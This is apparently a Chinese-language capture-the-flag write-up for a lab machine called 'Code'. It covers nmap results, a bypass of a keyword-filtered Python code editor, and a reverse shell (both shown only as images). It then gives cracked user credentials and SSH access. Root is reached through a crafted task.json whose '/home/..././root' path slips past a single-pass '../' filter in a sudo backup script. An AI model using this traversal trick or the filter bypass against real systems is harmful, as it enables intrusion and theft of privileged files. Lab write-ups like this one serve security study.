Code 10.10.11.62
nmap 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 # Nmap 7.95 scan initiated Tue Apr 15 15:39:10 2025 as: nmap -e utun4 -sC -sV -vv -oA nmap/default 10.10.11.62 Nmap scan report for 10.10.11.62 Host is up, received reset ttl 63 (0.12s latency). Scanned at 2025-04-15 15:39:23 CST for 17s Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE REASON VERSION 22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA) | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCrE0z9yLzAZQKDE2qvJju5kq0jbbwNh6GfBrBu20em8SE/I4jT4FGig2hz6FHEYryAFBNCwJ0bYHr3hH9IQ7ZZNcpfYgQhi8C+QLGg+j7U4kw4rh3Z9wbQdm9tsFrUtbU92CuyZKpFsisrtc9e7271kyJElcycTWntcOk38otajZhHnLPZfqH90PM+ISA93hRpyGyrxj8phjTGlKC1O0zwvFDn8dqeaUreN7poWNIYxhJ0ppfFiCQf3rqxPS1fJ0YvKcUeNr2fb49H6Fba7FchR8OYlinjJLs1dFrx0jNNW/m3XS3l2+QTULGxM5cDrKip2XQxKfeTj4qKBCaFZUzknm27vHDW3gzct5W0lErXbnDWQcQZKjKTPu4Z/uExpJkk1rDfr3JXoMHaT4zaOV9l3s3KfrRSjOrXMJIrImtQN1l08nzh/Xg7KqnS1N46PEJ4ivVxEGFGaWrtC1MgjMZ6FtUSs/8RNDn59Pxt0HsSr6rgYkZC2LNwrgtMyiiwyas= | 256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA) | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDiXZTkrXQPMXdU8ZTTQI45kkF2N38hyDVed+2fgp6nB3sR/mu/7K4yDqKQSDuvxiGe08r1b1STa/LZUjnFCfgg= | 256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519) |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP8Cwf2cBH9EDSARPML82QqjkV811d+Hsjrly11/PHfu 5000/tcp open http syn-ack ttl 63 Gunicorn 20.0.4 |_http-title: Python Code Editor | http-methods: |_ Supported Methods: HEAD GET OPTIONS |_http-server-header: gunicorn/20.0.4 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Read data files from: /opt/homebrew/bin/../share/nmap Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . # Nmap done at Tue Apr 15 15:39:40 2025 -- 1 IP address (1 host up) scanned in 30.71 seconds

5000 站点 端口 5000 为一个 python 代码执行平台,存在一些关键字的过滤,比如 import, eval, read, os 等等,可以绕过
shell

反弹 shell

1 2 1 development 759b74ce43947f5f4c91aeddc3e5bad3 2 martin 3de6f30c4a09c27fc71932bfc68474be
crackstation
获得凭据
1 2 development:development martin:nafeelswordsmaster
使用 martin:nafeelswordsmaster 成功登陆 ssh
提权
sudo
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 # /usr/bin/backy.sh # !/bin/bash if [[ $# -ne 1 ]]; then /usr/bin/echo "Usage: $0 <task.json>" exit 1 fi json_file="$1" if [[ ! -f "$json_file" ]]; then /usr/bin/echo "Error: File '$json_file' not found." exit 1 fi allowed_paths=("/var/" "/home/") updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file") /usr/bin/echo "$updated_json" > "$json_file" directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]') is_allowed_path() { local path="$1" for allowed_path in "${allowed_paths[@]}"; do if [[ "$path" == $allowed_path* ]]; then return 0 fi done return 1 } for dir in $directories_to_archive; do if ! is_allowed_path "$dir"; then /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed." exit 1 fi done /usr/bin/backy "$json_file"
1 2 3 4 5 6 7 8 9 10 11 12 13 { "destination" : "/home/martin/backups/" , "multiprocessing" : true , "verbose_log" : false , "directories_to_archive" : [ "/home/app-production/app" ], "exclude" : [ ".*" ] }
绕过

1 2 3 4 5 6 7 8 9 10 11 { "destination" : "/home/martin/backups/" , "multiprocessing" : true , "verbose_log" : false , "directories_to_archive" : [ "/home/..././root" ], "exclude" : [ ] }
执行 sudo backy.sh task.json 即可获取 root 目录压缩包